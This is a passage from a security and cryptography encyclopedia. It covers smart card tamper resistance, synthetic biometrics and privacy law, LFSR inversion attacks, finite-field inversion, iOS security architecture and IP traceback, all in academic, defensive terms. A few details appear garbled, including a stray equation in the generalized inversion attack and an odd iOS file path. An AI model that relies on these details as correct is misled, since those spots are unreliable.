Chips are made of multiple layers, allowing manufacturers to hide sensitive components (e.g., data lines, connections) in between different layers that contain less sensitive components. For instance, the ROM is located in the lower (least accessible) layers of the chip.

A current-carrying protective layer or active shield is added at the top of the chip for power supply. If this layer is removed, the chip will no longer operate. This layer prevents analysis of electrical voltage on the chip to infer information.

Moreover, a set of sensors is activated to detect abnormal variations of environmental variables (refer also “Smartcard Tamper Resistance”). It guarantees that the chip will not be able to operate in abnormal conditions of use. These sensors measure values such as voltage, temperature, clock frequency, and light. Such sensors offer protections against fault attacks (among others).



Conclusion

Smart cards turn out to be the strongest components in the system. In practice, it tends to be much easier to exploit weaknesses in protocols or in the implementation, than to physically penetrate the card and extract its secrets. In the last 5 years the level of hardware security found in smart cards has increased enormously (Fig. 9). In 1998 the first publications on potential smart card vulnerabilities were written. Afterwards chip manufacturers have made tremendous efforts to increase the security levels.

Invasive Attacks, Fig. 9 New chip design

This is illustrated in the following figure (Fig. 10):

Invasive Attacks, Fig. 10 Security feature evolutions

However, security by the use of countermeasures must be added at each smart card process level such as component, software layer, applicative layer, etc. Smart card device using appropriate and well design countermeasures is the most secure token and what about future trends?

- Chip design technologies will be smaller and smaller (0.07 µm).
- CPU frequencies will reach 100 MHz.
- New nonvolatile memories will be introduced (Feram, MRam, etc.).
- More complex design and countermeasures will be developed.

Hence, invasive attacks will be increasingly difficult and will require powerful tools and expert knowledge in chip architecture and electronics.

Synonyms

Biometrics (synthetic, artificial, inverse, recognition, privacy, forensics, social responsibility)

Definitions

Inverse biometrics, or *synthetic biometrics*, are a class of algorithmically generated biometric characteristics or traits, e.g., face and facial expressions, fingerprints, palm prints, iris, voice, and gait.

Background

Synthesis of biometrics aims at simulation of natural biometric traits using appropriate models and techniques.

Pioneering work by Capelli et al. (2000) in synthesis of fingerprints led to intensive research in this direction, including international competitions on algorithms for this purpose. Various synthetic biometric traits including signatures, as well as perspectives for synthetic DNA, are discussed in Yanushkevich et al. (2005). Contemporary synthetic biometrics are an essential part of the process of biometric-enabled system design: for example, synthetic face (Yanushkevich et al., 2005), handprints (Morales et al., 2014), speech (Sanchez et al., 2015), signatures (Galbally et al., 2012), and iris (Cardoso et al., 2013).

There are three main reasons why synthetic biometrics are used in the modeling and development of biometric-enabled systems:

- *Reason I*. Authentic data are usually collected or available under limited conditions or scenarios, e.g., collected biometric traits for training of deep learning tools;
- *Reason II*. Critical, or boundary, scenarios may never occur when authentic data is being collected, e.g., rare events/scenarios such as impersonation, plastic surgery causing facial changes, and the aging process of biometric traits; and
- *Reason III*. Privacy issues may prevent developers from accessing or collecting the data; in such cases, sensitive data can be replaced by synthetic data (Snoke et al., 2018).

Theory

The common frameworks for synthetic biometric trait simulation are the heuristic techniques, such as iterative aggregation and morphing of

biometric traits, and feedback for the quality check.

The validation of the synthetic data is based on (a) quantitative comparison between synthetic and real data and (b) its usefulness in a real application. Synthetic data quality is evaluated using likelihood between the authentic and synthetic data, in terms of likelihood metrics of differences between authentic and synthetic features. Example of a such metric includes *utility* as a measure of worth, satisfaction, or preference of an outcome (Snoke et al. 2018).

Privacy, Risk, and Trust

Key questions on the use of synthetic biometrics include privacy, risk, and trust. *Risk* is a measure of the extent to which an entity is threatened by a potential circumstance or event: $Risk = F(Impact, Probability)$ (National Institute of Standards (NIST), 2017). An additional characteristic is trust (Cho et al., 2015). For example, a trusted biometric sample acquisition system should satisfy a set of requirements such as resistance to (1) fake biometric target presentation, (2) communication attack, and (3) acquisition system tampering.

Developers of biometric-enabled systems should answer the following questions: “How risky is the replacement of real trait by synthetic one?” and “How does this replacement impact a trust in human-machine interactions?” (Mayer et al., 2018)

Privacy relates to the identifiability of data (Bellovin et al., 2019). As Reason III emphasizes, privacy issues surrounding authentic biometric data are one reason why synthetic biometrics are of increasing importance. This is evidenced by a growing legal corpus regulating biometric data.

Laws like the General Data Protection Act (GDPR) (EU General Data Protection Regulation (GDPR), 2016) codify privacy rights related to biometric data by classifying biometrics as a “sensitive” data type. The GDPR per se prohibits authentic biometric data processing without exclusions like explicit user consent. The GDPR is joined by US state-specific laws, requiring similar or more strict protections. One such law is the Biometric Information Privacy Act (BIPA) codified in the Illinois Compiled Statutes (Biometric Information Privacy Act (BIPA), 2008). BIPA was enacted after a company focusing on linking fingerprint scans to bank accounts went bankrupt, selling thousands of Illinois residents’ fingerprint

data in the process (Kugler, 2019). The act places heavy restrictions on the handling of “biometric identifiers” and provides users easy avenues of legal relief for violations of the act (Opinion, 2019). Likewise, the California Consumer Protection Act (CCPA) (California Consumer Privacy Act (CCPA), 2018) speaks directly to biometric data, regulating its use consistent with other personal data and considering the definition of biometrics expansively (among the more common biometric data types such as fingerprint, face, and iris imagery, the CCPA also includes “keystroke patterns or rhythms, gait patterns or rhythms, and sleep, health, or exercise data that contain identifying information” in its non-exhaustive list of biometric identifiers).

These laws evidence a growing legislative response to ensuring that the use of biometric data addresses issues of privacy, risk, and trust. What this means for biometric data stewards is that synthetic data is an appealing option for legal compliance when processing, storing, and handling this data (Bellovin et al., 2019).

Applications

Synthetic biometrics are found useful in the following applications:

– Testing biometric systems (Murphy et al., 2016).
– Modeling of natural processes such as aging (Cardoso et al., 2013) since it is often impossible to collect biometric traits through the long time period.
– Constructing security templates such as cancellable biometrics (Gao and Zhang, 2017).
– Attack modeling.
– Modeling and prototyping complex biometric-enabled systems such as a cognitive checkpoint (Yanushkevich et al., 2020).
– Privacy preserving storage and handling of biometric data (Bellovin et al., 2019).

Summary

Synthetic biometrics are the integral part of developing contemporary biometric systems and applications. Performance indicators such as privacy,

risk, and trust play a critical role in the evaluation and deployment of such systems and applications (Yanushkevich et al., 2020). Creation of databases of biometric traits for both research and industry gives rise to various legal, ethical, and copyright issues as well as institutional risk. Techniques for large-scale collection and generation of synthetic biometric traits overcome these privacy/legal concerns.

Open Problems

Current synthetic biometric generation systems do not fully mimic real sensors and do not provide statistically valid representations of real populations.

Risks and trust assessments of synthetic biometrics in complex systems and application are yet to be performed. The impact of developing and testing systems using synthetic data is a challenging problem.

Also, privacy and public risks of massive generation of high-quality synthetic biometric traits are still unknown. For example, realistic copies may lead to attack on the matcher, as is the case of adversarial machine learning techniques like membership inference attacks (Shokri et al., 2017).

Finally, a clear legal understanding of synthetic biometrics is also not yet available. While some guidance exists from the text of the relevant statutes themselves (e.g., the GDPR protects biometric data only to the extent it allows for the identification of a natural person), a clear statement on whether synthetic biometrics are different enough from authentic biometrics to escape regulation is lacking.

Inversion Attack

Anne Canteaut[57] ✉
(57) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *inversion attack* is a known plaintext attack on some particular filter generators. It was proposed by Golić (1996). A generalization to any filter generator, called *generalized inversion attack*, was presented by Golić, Clark, and Dawson (2000). Both inversion attack and generalized inversion attack aim at recovering the initial state of the linear feedback shift register (LFSR) from a segment of the running-key when the LFSR feedback polynomial, the tapping sequence, and the filtering function are known.

Theory

Original Inversion Attack

The original inversion attack only applies when the filtering function f is linear in its first input variable (forward attack) or in its last input variable (backward attack), i.e., when

$$f(x_1, x_2, \ldots, x_n) = x_1 + g(x_2, \ldots, x_n)$$

or

$$f(x_1, x_2, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) + x_n$$

where g is a Boolean function of $n - 1$ variables. In the first case, the keystream s is defined by

$$\begin{aligned} s_t &= f\left(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right) \\ &= u_{t+\gamma_1} + g\left(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right), \end{aligned}$$

where $(u_t)_{t \geq 0}$ is the sequence generated by the LFSR and $(\gamma_i)_{1 \leq i \leq n}$ is a decreasing sequence of non-negative integers. The attack relies on the fact that the bit $u_{t+\gamma_1}$ can be deduced from the $(\gamma_1 - \gamma_n)$ previous terms, $\left(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1}\right)$, if the running-key bit s_t is known. The relevant parameter of the attack is then the *memory size* of the filter generator, defined by $M = \gamma_1 - \gamma_n$. Indeed, the complete initialization of the LFSR can be recovered by an exhaustive search on only M bits as described in Table 1.

Inversion Attack, Table 1 Inversion attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits.
Output. $u_{\gamma_n} \ldots u_{L+\gamma_n-1}$, L consecutive bits of the LFSR sequence, where L is the LFSR length.
For each choice of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$
Compute the next $(L-M)$ bits of the LFSR sequence by

$$u_{t+\gamma_1} \leftarrow s_t + g(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}), \quad 0 \leq t \leq L - M.$$

Compute $(N - L)$ additional bits of the LFSR sequence with the LFSR recurrence relation, and the corresponding running-key bits, $\hat{s}_t$, for $L - M \leq t < N - M$.
If the $N - L$ bits $\hat{s}_t$ are equal to the observed keystream sequence, then return $(u_{\gamma_n} \ldots u_{L+\gamma_n-1})$.

The backward attack, which applies when the filter function is linear in its last variable, is similar. The complexity of both forward and backward attacks is $\mathcal{O}\left(L2^M\right)$. It follows that the memory size of a filter generator should be large and preferably close to its maximum possible value $L - 1$.

Moreover, the complexity of the attack dramatically decreases when the greatest common divisor of all spacings between the taps,

$d = \gcd(\gamma_i - \gamma_{i+1})$, is large. Indeed, the inversion attack can be applied to the d-decimation of the LFSR sequence, i.e., to the sequence obtained by sampling the LFSR sequence at intervals of d clock cycles (see Golić 1996). Therefore, the effective memory size of the filter generator corresponds to

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

The related design criterion is then that the greatest common divisor of all spacings between the taps should be equal to 1.

Generalized Inversion Attack

A similar attack can be mounted even if the filtering function is not linear in its first or last variable. In the general case, the keystream is given by

$$s_t = f(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}).$$

Exactly as in the original inversion attack, the basic step of the attack consists in deducing the bit $u_{t+\gamma_1}$ from the knowledge of the keystream bit s_t and of the M previous terms of the LFSR sequence, $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$. For fixed values of s_t and of $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$, the unknown bit $u_{t+\gamma_1}$ may take 0, 1, or 2 possible values. Then, an exhaustive search for the M bits $u_{\gamma_n} \ldots u_{\gamma_1-1}$ of the LFSR sequence can still be performed. For a given value of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$, a binary tree of depth $L - M$ representing all the solutions for the next $(L - M)$ bits of $\mathbf{u}$ is formed. Each node at level t corresponds to a guessed value of $(u_{t+\gamma_n} \ldots u_{t+\gamma_1-1})$. Then, the number of edges out of this node is 0, 1, or 2 according to the number of solutions x of the equation $(x, y) \to (x, y + a_1x + a_3)$. If a tree of depth $L - M$ can be constructed from a given M-bit root, some additional bits of the LFSR sequence are computed and their consistency with the observed keystream is checked. It is shown that the typical number of surviving nodes at level $L - M$ is linear in L. Then, the typical complexity of the attack is $\mathcal{O}\left(L2^M\right)$. Exactly as in the inversion attack, the parameter involved in the attack is the effective memory size, i.e.,

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

Another technique based on a trellis representation and on the Viterbi algorithm is described in Leveiller et al. (2001). Its efficiency is comparable to the generalized inversion attack.

Inversion in Galois fields

Definition

Inversion is the computation of the element A^{-1} such that

$$AA^{-1} = 1$$

where A is a nonzero element of a finite field or ring, and "1" is the neutral element of the algebraic structure. In finite fields, or Galois fields, the inverse exists for all nonzero elements. In finite rings, not all elements have an inverse.

Theory

One distinguishes between inversion in a finite ring and in a finite field (or Galois field). In the case of inversion in a finite integer ring or polynomial ring, the extended Euclidean algorithm can be used. Let u be the element whose inverse is to be computed and v the modulus. Note that u and v must

be relatively prime in order for the inverse to exist. The extended Euclidean algorithm computes the coefficients s and t such that $us + vt = \gcd(u, v) = 1$. The parameter s is the inverse of u modulo v. In the case of finite integer rings, using the binary Euclidean algorithm leads often to faster executions on digital computers. The binary Euclidean algorithm does not require integer divisions but only simple operations such as shifts and additions.

In the case of finite field, there are several approaches to computing multiplicative inverses of nonzero elements:

Extended Euclidean Algorithm

This is the most general and in many cases most efficient method. The application is completely analogous to the case of finite rings as discussed above. In the case of prime fields, the standard extended Euclidean algorithm applies, and the binary Euclidean algorithm is often computationally advantageous. If the inverse in an extension field is to be computed, the Euclidean algorithm with polynomials has to be used.

Fermat's Little Theorem

This method has a higher computational complexity than the extended Euclidean algorithm but can nevertheless be relevant in certain situations, for example, if a fast exponentiation unit is available or if an algorithm with a simple control structure is desired. From Fermat's little theorem it follows immediately that for any element $A \in GF(q^m)$, $A \neq 0$, the inverse can be computed as $A^{-1} = A^{(q^m-2)}$. For fields of characteristic two, that is, fields $GF(2^m)$, the use of addition chains allows to dramatically reduce the number of multiplications (though not the number of squarings) required for computing the exponentiation to the $(2^m - 2)$th power. This method is referred to as Itoh–Tsujii Inversion.

Look-Up Tables

A conceptually simple method is based on look-up tables. In this case, the inverses of all field elements are precomputed once with one of the methods mentioned above, and stored in a table. Assuming the table entries can be accessed by an appropriate method, for example, by the field elements themselves in a binary representation, the inverses are available quickly. The drawback of this method are the storage requirements, since k memory

locations are needed for fields $GF(k)$. Since the storage requirements are too large for the finite fields commonly needed in public-key cryptography, inversion based on look-up tables is mainly useful in cases of small finite fields. For instance, inversion in GF(256) is the main operation in the AES S-Box.

Reduction to Subfield Inversion

In the case of extension fields $GF(q^m)$, $m \geq 2$, inversion in the field $GF(q^m)$ can be reduced to inversion in the field $GF(q)$. This reduction comes at the cost of extra operations (multiplications and additions) in the field $GF(q^m)$. If the inversion in the subfield $GF(q)$ is sufficiently inexpensive computationally compared to extension field inversion, Itoh–Tsujii Inversion can have a low overall complexity. The method was introduced for fields in normal basis representation in Itoh and Tsujii (1988) and generalized to fields in polynomial basis representation in Guajardo and Paar (2002). The method can be applied iteratively in fields with multiple field extensions, sometimes referred to as tower fields. In the case of fields $GF(2^m)$, m a prime, the Itoh–Tsujii algorithm degenerates into inversion based on Fermat's little theorem. It should be stressed that this method is not a complete inversion algorithm since it is still necessary to eventually perform an inversion in the subfield. However, inversion in a (small) subfield can often be done fast with one of the methods described above.

Direct Inversion

This method is applicable to extension fields $GF(q^m)$, and mainly relevant for fields where m is small, for example, $m = 2, 3, 4$. Similar to Itoh–Tsujii Inversion, direct inversion also reduces extension field inversion to subfield inversion. As an example, in the following the method for fields $GF(q^2)$, introduced in Morii and Kasahara (1989), is shown. Consider a nonzero element $A = a_0 + a_1 x$ from $GF(q^m)$, where $a_0, a_1 \in GF(q)$. An irreducible field polynomial with the form $P(x) = x^2 + x + p_0$ is assumed, where $p_0 \in GF(q)$. If the inverse is denoted as $B = A^{-1} = b_0 + b_1 x$, the equation

$$A \cdot B = [a_0 b_0 + p_0 a_1 b_1] + [a_0 b_1 + a_1 b_0 + a_1 b_1]\, x = 1$$

must be satisfied, which is equivalent to a set of two linear equations in b_0, b_1 over $GF(q)$ with the solution:

$$\left.\begin{aligned} b_0 &= (a_0 + a_1)/\Delta \\ b_1 &= a_1/\Delta \end{aligned}\right\}, \text{ where } \Delta = a_0(a_0 + a_1) + p_0 a_1^2. \tag{1}$$

The advantage of this algorithm is that all operations are performed in $GF(q)$. Note that there is one inversion of the parameter Δ in the subfield $GF(q)$ required. The algorithm can be applied recursively. The relationship between direction inversion and the Itoh–Tsujii method is sketched in Paar (1995).

Applications

The need to compute the multiplicative inverse of an element of a finite field (or Galois field) or of a finite ring occurs frequently in cryptography. The main application domain are asymmetric algorithms, for instance in the computation of the private–public key pair in RSA, in the group operation of elliptic curves, or in the signature generation and verification of the Digital Signature Standard. The finite structures in asymmetric algorithms are large, typically in the range of 160–3072 bits long, and inversion is a computationally intensive operation. A second application domain in cryptography are inversions in small finite fields, which occur in the context of block ciphers, for example, within the S-box of the AES.

Definition

iOS is one of the major mobile operating systems. Designed and implemented by Apple, it powers iPhone and iPod touch.

Background

The widespread adoption of smartphones is the result of technological advancements in processing power, storage, communication, and power efficiency. Smartphones go beyond the simple features of storing contacts, making calls, and sending text messages. They are defined by their ability for users to download and run third-party applications (or “apps”). These apps allow users to browse the web, engage in video calls, stream media content, play games, and organize information, all in a device that fits in a pocket.

iOS is the second most used mobile operating system, after Android. iOS is developed by Apple and runs on Apple iPhone and iPod touch. At its core, Apple iOS uses the Darwin operating system and the XNU kernel, which is also used by Apple’s other operating systems: iOS (used for Apple mobile devices), macOS (used for laptops, desktop systems and servers), tvOS (used for Apple TV), and watchOS (used for Apple Watch). iOS uses Darwin similarly to the way Android uses Linux.

Unlike Android, iOS largely consists of proprietary, closed-source software. While Darwin is open source, a number of features relevant to iOS security (e.g., the sandbox implementation) exist as proprietary kernel extensions. Another distinction from Android is the distribution model. Whereas Android is updated and modified by many different vendors (which leads to the so-called fragmentation), iOS only ships on Apple devices and hence there is greater continuity across the ecosystem.

The real power of a mobile platform rests in its applications. iOS applications are written using Objective-C or Swift. Application code is compiled into an executable and packed together with resources as an application package with a `.ipa` filename extension. Third-party applications are distributed to users via Apple’s App Store, which is itself an application running on iOS.

New versions of iOS are released yearly by Apple, usually in September. At the time of writing, the latest major version is iOS 13,

released in September 2019.

Application

The following discussion presents iOS security components following the timeline of developing and using a mobile application. We begin with application development and security features available to the developer. We then discuss runtime security components that prevent applications from abusing resources and leaking data. We end with security features that protect user data when the device is physically accessible to the attacker.

App Development

iOS applications are developed using Apple's official IDE, Xcode, and are written in either the Objective-C or Swift programming languages. Developers have access to a rich set of development frameworks provided by Apple, such as UIKit for defining the user interface or AddressBook for accessing user contacts.

Developers are permitted to use "public frameworks," also called public APIs. However, iOS contains "private frameworks" (private APIs), which are used by Apple-provided apps and services. They are also sometimes indirectly called by public frameworks. Xcode does not allow application developers to call private frameworks directly. However, it is possible to bypass limitations and abuse iOS services and resources, as shown by Wang et al. (2013).

During runtime, applications access resources and make requests to system services. Access to certain iOS services and resources requires an application to be provisioned with a *capability* specified by the developer in Xcode. Capabilities are implemented through *entitlements*; entitlements are key-value pairs added in the application binary executable file. The presence of an entitlement grants particular permissions to the application, such as accessing contacts or health information.

Before deploying the application, the developer registers for a developer ID with Apple. Using the developer ID, the developer creates a developer certificate for signing an application's binary executable. The developer packs the executable code and resource files (images, configuration files) into an application package with the `.ipa` extension (iPhone Archive). Once signed, the application package may be deployed and run on local

devices that have been provisioned with the developer ID, or it may be submitted to be published in the Apple App Store.

Apple performs compliance checking (sometimes called “app review” or “vetting”) for all applications before publishing them to the App Store. After vetting, the application is signed by Apple and made available on the Apple App Store. Only apps signed by Apple may be run on any device. Apple provides guidelines for reviewing an app before submitting, including the requirement to only use public APIs.

When a user requests to download an application from the Apple App Store, the application code is encrypted with a unique key specific to the user’s device. The new package is then downloaded and installed on the device. It is only decrypted at runtime using the device key.

The application package is installed in the iOS file system in an application home folder, typically located under `www/var/containers/Bundle/Application/<UUID>/` (This location is subject to change in different iOS versions.). The `<UUID>` is a unique ID for the application that is persistent across reboots; however, it changes at each new install of the application.

The application home folder contains a subfolder with the application’s name and the `.app` prefix (e.g., `Facebook.app`). This folder stores application files, including the encrypted executable. When the application is started, the binary executable code is decrypted using the device decryption key and then loaded in memory and executed. Because the executable code resides decrypted in the device memory at runtime, it can be dumped. Security researchers commonly use a jailbroken device and a debugger such as GDB to attach to a running process and dump the decrypted memory contents. This functionality has been automated by a tool called Clutch (2020).

App Runtime

Users generally start an application by tapping its icon on the device home screen. The application is confined by iOS runtime access control mechanisms. First, all application processes run as the user `mobile` and are limited to actions allowed to this user. Second, the application home folder in `/var/container/Bundle/ Application/<UUID>` acts as a file system container for the application, with most of its file operations being allowed only in this folder.

Application confinement is achieved using sandboxing, privacy settings, and hardcoded checks in system services. Sandboxing prevents collusion with other applications and unauthorized access to sensitive data. The sandbox implementation is generally referred to as the Apple Sandbox, though it was originally called Seatbelt. The Apple Sandbox is also used by macOS.

iOS sandboxes both third-party applications from the Apple App Store and most system applications. When sandboxing an application, it is attached to a sandbox profile, i.e., a set of rules that define allowed actions. Rules in sandbox profiles allow or deny low-level actions, generally mapped to system calls: file operations, inter-process communication, and network operations. Sandbox rules are enforced in Darwin's XNU kernel, in the sandbox kernel extension.

Sandbox profiles are stored as binary blobs for efficient storage and processing. In recent iOS versions, sandbox profiles are stored in the sandbox kernel extension. Analysis of sandbox profiles is made difficult by their availability as only binary blobs; however, Sandblaster, created by Deaconescu et al. (2016), can be used to reverse the binary sandbox profiles to a human readable policy.

Most system applications use a sandbox profile specific to the application. For example `BTServer` (the Bluetooth daemon process) uses the `BTServer` sandbox profile. Third-party applications, on the other hand, all use the same sandbox profile, named `container`. The `container` sandbox profile is by far the largest and most complex sandbox profile, as it is applied to all third-party applications and to some system applications.

Due to their size and complexity, sandbox profiles may contain flaws: incomplete or incorrect rules that allow applications to intentionally or unintentionally abuse system resources or leak sensitive information. Deshotels et al. (2016) proposed SandScout to analyze sandbox profiles, discovering six CVEs in the `container` sandbox profile.

Given that the `container` profile applies to multiple applications, it needs to adapt to specific application requirement needs. Sandbox profiles differentiate an application's access using *entitlements* and *sandbox extensions*. As mentioned above, entitlements are key-value pairs that are hardcoded in the signed application executable. On the other hand, sandbox extensions are nonpermanent tokens that are granted to or revoked from an

application during runtime. For example, the `tcc.kTCCServicePhotos` sandbox extension grants an application access to photos. This privilege may be revoked from an app, denying it access to photos.

Dynamic access control for applications is configured through iOS's privacy setting, which is accessed from the *Privacy* screen in the iOS `Settings` system app. Here, the user can grant an application access to resources or services such as location, photos, or contacts. The user action of enabling or disabling a privacy setting is passed to the *Transparency, Consent, and Control* (TCC) system. TCC stores privacy-related configurations in a database file (`TCC.db`) managed by the `tccd` service. Enabling a privacy setting for an application will request the TCC service to either "poke a hole" in the application sandbox profile by granting the application a sandbox extension or configure a target service to reply to the application request.

In general, applications require access to system resources (such as files) and system services (such as location services). Access to system resources is controlled by general UNIX permissions, such as running under the user `mobile` and file access permissions, and by sandbox rules, such as allowing or denying reading of information from a given file. Requests to system services are enabled through XPC (*cross process communication*), an Apple-specific inter-process communication mechanism. Access to system services is controlled by sandbox rules and by specific rules encoded in the system service implementation. Both sandbox rules and specific system service rules may allow or deny a request based on entitlements held by an application. Kobold, Deshotels et al. (2020), uses a fuzzing-based approach to interrogate system services and highlight faulty configurations that result in misbehavior of system services, identifying three CVEs.

Protecting User Data

iOS also protects against physical attacks to the device. Here, an attacker may have direct access to the device or indirect access by being near the device or convincing the user to use a malicious USB charging port or cable.

iOS prevents the execution of unsigned apps: only applications that have been signed by Apple or by a provisioned developer profile are

allowed to run. Furthermore, Apple devices use secure boot to ensure the integrity of the operating system kernel. Secure boot is a trusted boot chain starting with the *bootrom*, a read-only program part of the hardware. The bootrom stores the Apple root CA public key that is used to verify the integrity of the bootloader, *iBoot*, and, if verification is passed, loads *iBoot*. Similar to the bootrom, *iBoot* checks the integrity of the kernel image and, if verification is passed, loads the kernel. In this way, only certified pieces of code can be run on the device, even if an attacker has tampered with the device.

Bypassing the kernel integrity protection of a device is called *jailbreaking*, which is similar to *rooting* an Android device. Jailbreaking a device provides full access to the root account and the file system and is usually used to install custom apps not found in the Apple App Store. It is also used by security researchers and analysts to study iOS security. Jailbreaking requires a flaw in the system that usually patches the kernel after the secure boot verification.

iOS protects user data using hardware-based encryption. On boot, the decryption key is only made available if the user enters the correct passcode (also known as a PIN). Failure to insert the correct passcode several times results in authentication being disabled for increasing amounts of time. After booting, iOS provides more accessible ways of authenticating, including fingerprint authentication, also called Touch ID, and, more recently, face recognition, also called Face ID, which was introduced with the iPhone X.

The passcode is not stored on the device. Instead, iOS uses a one-way function to derive a key from the passcode and compares that to a pattern stored on the device. In contrast, Touch ID and Face ID are stored on the device and compared to user input. As they are sensitive information, Touch ID and Face ID are stored in a hardware-secluded area in the device called the *Secure Enclave*.

The Secure Enclave is a hardware-based key manager, used for storing encryption keys, the Touch ID and the Face ID. The Secure Enclave runs on a specific processor called the Secure Enclave Processor (SEP), which is separated from the application processor. Communication between the application processor to the SEP is tightly controlled at the hardware level, preventing malicious behavior of the application software (including the kernel) from accessing the critical information. The Secure Enclave is used

by Apple Pay for payments, as Touch ID or Face ID is required to authorize a payment. Protecting Touch ID and Face ID in the Secure Enclave prevents flaws in software running on the application processor from affecting these financial transactions.

IP Traceback

Steven M. Bellovin[64] ✉
(64) Department of Computer Science, Columbia University, New York, NY, USA

✉ **Steven M. Bellovin**
Email: smb@cs.columbia.edu

Definition

Traceback is a term used for two different technologies: learning which machine has sent a particular packet or sequence of packets, and learning which person has initiated a particular connection. The latter is sometimes called *attribution*.

Background

Often, especially during certain *Distributed Denial of Service (DDoS)* attacks, it is desirable to learn what machines are participating in the attack. The goal might be to filter out packets from the offending machines, to contact its ISP or organization and have them filter the packets, to notify the owner of the machine, or to provide evidence to law enforcement or other legal authorities. In many cases, the source IP address is sufficient; in other cases, particularly during *reflector attacks*, the source IP address does not point to the perpetrator, and other mechanisms must be used. In addition, many early DDoS attacks used forged source addresses, precisely to avoid detection.

Theory

There are three major approaches to packet tracing: return packets, in-net state, and packet marking. Each is considered in turn.

Return Packets

Return packets are the oldest tracing technology. The original motivation was to track down the source of packets with forged source addresses. With some low probability, upon receipt of any packet, each participating router sends a special ICMP packet towards the destination, identifying itself and the packet. In normal operation, these “tracer packets” are discarded. During an attack, however, they are saved; statistically, tracer packets for attack packets should be received in approximately the same proportion as the unwanted traffic. Some percentage of the tracers will be from the border routers nearest the attack sources; presumably, at this point, the originating organization can locate the offending machines.

ICMP packet tracing raises a number of issues, most notably that it inherently sends more traffic at a time when that is least affordable. If the probability of sending tracers is low enough, this is not a major problem. A more serious issue is deciding, in an automated fashion, which packets are attack packets, and hence for which the tracers should be examined and acted upon. On the other hand, it is a technology that lends itself to incremental deployment. It is beneficial even if deployed by only a few ISPs, and even then need only be deployed on border routers; conversely, deployment as far as interior organizational routers can help localize traffic sources even further.

The IETF worked on standardizing *itrace*, one particular form of return packet tracing. This effort was abandoned due to lack of interest.

In-Net State

A second major class of tracing mechanism relies on routers keeping track of packets flowing through them. The difficulty here is volume: routers, especially core routers, process a lot of traffic. Furthermore, the need for per-flow state does not exist apart from the need for measurements; unlike telephone switches, there is no other need for state on the router.

One specialized mechanism for tracing attack traffic is based on Bloom filters. A precis of each packet’s content is entered into a Bloom filter on

each participating router; later, an attack packet can be matched against the collected set of Bloom filters exported from various routers, to see which ones have seen which packets. Note, though, that the accuracy of a Bloom filter, and in particular its susceptibility to false positives, is dependent on both the size of the filter and the number of items entered into it. There is thus a need to export and reset filters periodically; the exact frequency depends on their size, traffic volume, and desired accuracy rate. Bandwidth from the control plane of the router to the outside world may be a limiting factor.

A more general mechanism uses flow accounting data ("netflow"). Many routers can record who is sending how much data to whom, primarily to support network traffic engineering and (in some cases) customer billing. By its nature, though, netflow data can be used for traceback since it does make note of traffic through the router.

To conserve memory, many routers accumulate sampled netflow data. As such, they will often miss small flows entirely. When tracing denial of service attacks, this matters less, since if the attack traffic through the router is consequential, there will generally be enough packets towards the victim to be tracked. The technique is less useful for spotting particular flows of interest.

Netflow data is the only traceback technology that is actually deployed today.

Packet Marking

The final tracing technology is based on packet marking. That is, some randomly selected fraction of the packets passing through certain routers is somehow marked—i.e., their contents are somehow altered—for later examination. Many such schemes have been proposed in the literature; none have been adopted. Differences include how the marking is encoded, what information must be known to understand the markings, what can be learned, etc.

All marking technologies face one serious limitation: there are no fields in the IP header that are completely suitable for this purpose. Frequently, the IP id field is overwritten since it often has no end-to-end significance. It is not always available—it is used, end-to-end, for fragmented packets, and if AH is in use it is a protected field—but if a sufficiently small proportion of the packets are marked, it won't matter; the effect of the marking will be

to cause the packet to be dropped by the receiving system, which in turn will act as a bandwidth limiter.

Experimental Results

Many of the concepts discussed here have implemented or simulated in the lab. None except for use of netflow data has been deployed on live networks, since all require changes to production routers.

Open Problems

Apart from technical issues at some point, a party wishing to trace a particular incident will end up with a set of IP addresses. The next step is to map that to a particular individual. There are several steps involved: determining the responsible ISP or organization from the IP address, mapping the IP address to a machine, and finding the individual actually responsible. The latter two are quite difficult.

The responsible organization can be found by consulting public routing tables, either online via a “looking glass” server or via well-known archives of BGP announcements. This process yields the “autonomous system” number; the assorted “WHOIS” databases list the proper contacts for the organization. Alternatively, in many cases the WHOIS data will directly yield the organizational contacts based on the IP address, though subassignment data is often incomplete.

The next step—securing the organization’s cooperation—is difficult procedurally. For privacy reasons (and often to comply with local or national ordinances), most organizations will not disclose any further information except in response to formal legal process. Different countries have different standards and standards; securing cooperation can require navigating the thickets of international law. Often, it is a fruitless endeavor; some countries are even reputed to tolerate the existence of ISPs that cater to criminal enterprises.

Once the ISP is willing to cooperate, there are some technical obstacles. Some ISPs reassign IP addresses frequently; finding the proper mapping depends on both parties having logs with accurate timestamps and per-connection port numbers. Even as mundane an issue as time zones has been known to interfere. Open Internet hotspots may not have any logs at all and

few logs have the necessary port numbers. Finally, some IP addresses actually represent many hosts hidden behind a Network Address Translator (NAT). Some ISPs, many corporations, most hotels, and virtually all residences with multiple computers employ such devices. These devices very rarely keep logs adequate to determining which computer was contacting which other site at a given time. It is often impossible to trace a contact beyond this point.

The last obstacle, though, is often the most formidable. While the attribution techniques given above may point to a particular computer, they say nothing about who made the request. Most attacks are launched from previously hacked machines—"bots"—that are remotely controlled by attackers. Finding the command and control node of a botnet is a difficult process since it relies on assessing past communications patterns, with all of the traceback and attribution problems encountered when trying to find the bot. There have been occasional proposals to add requirements for strong authentication to all outbound Internet connections; apart from privacy concerns, their utility generally founders on this last point.

Definition

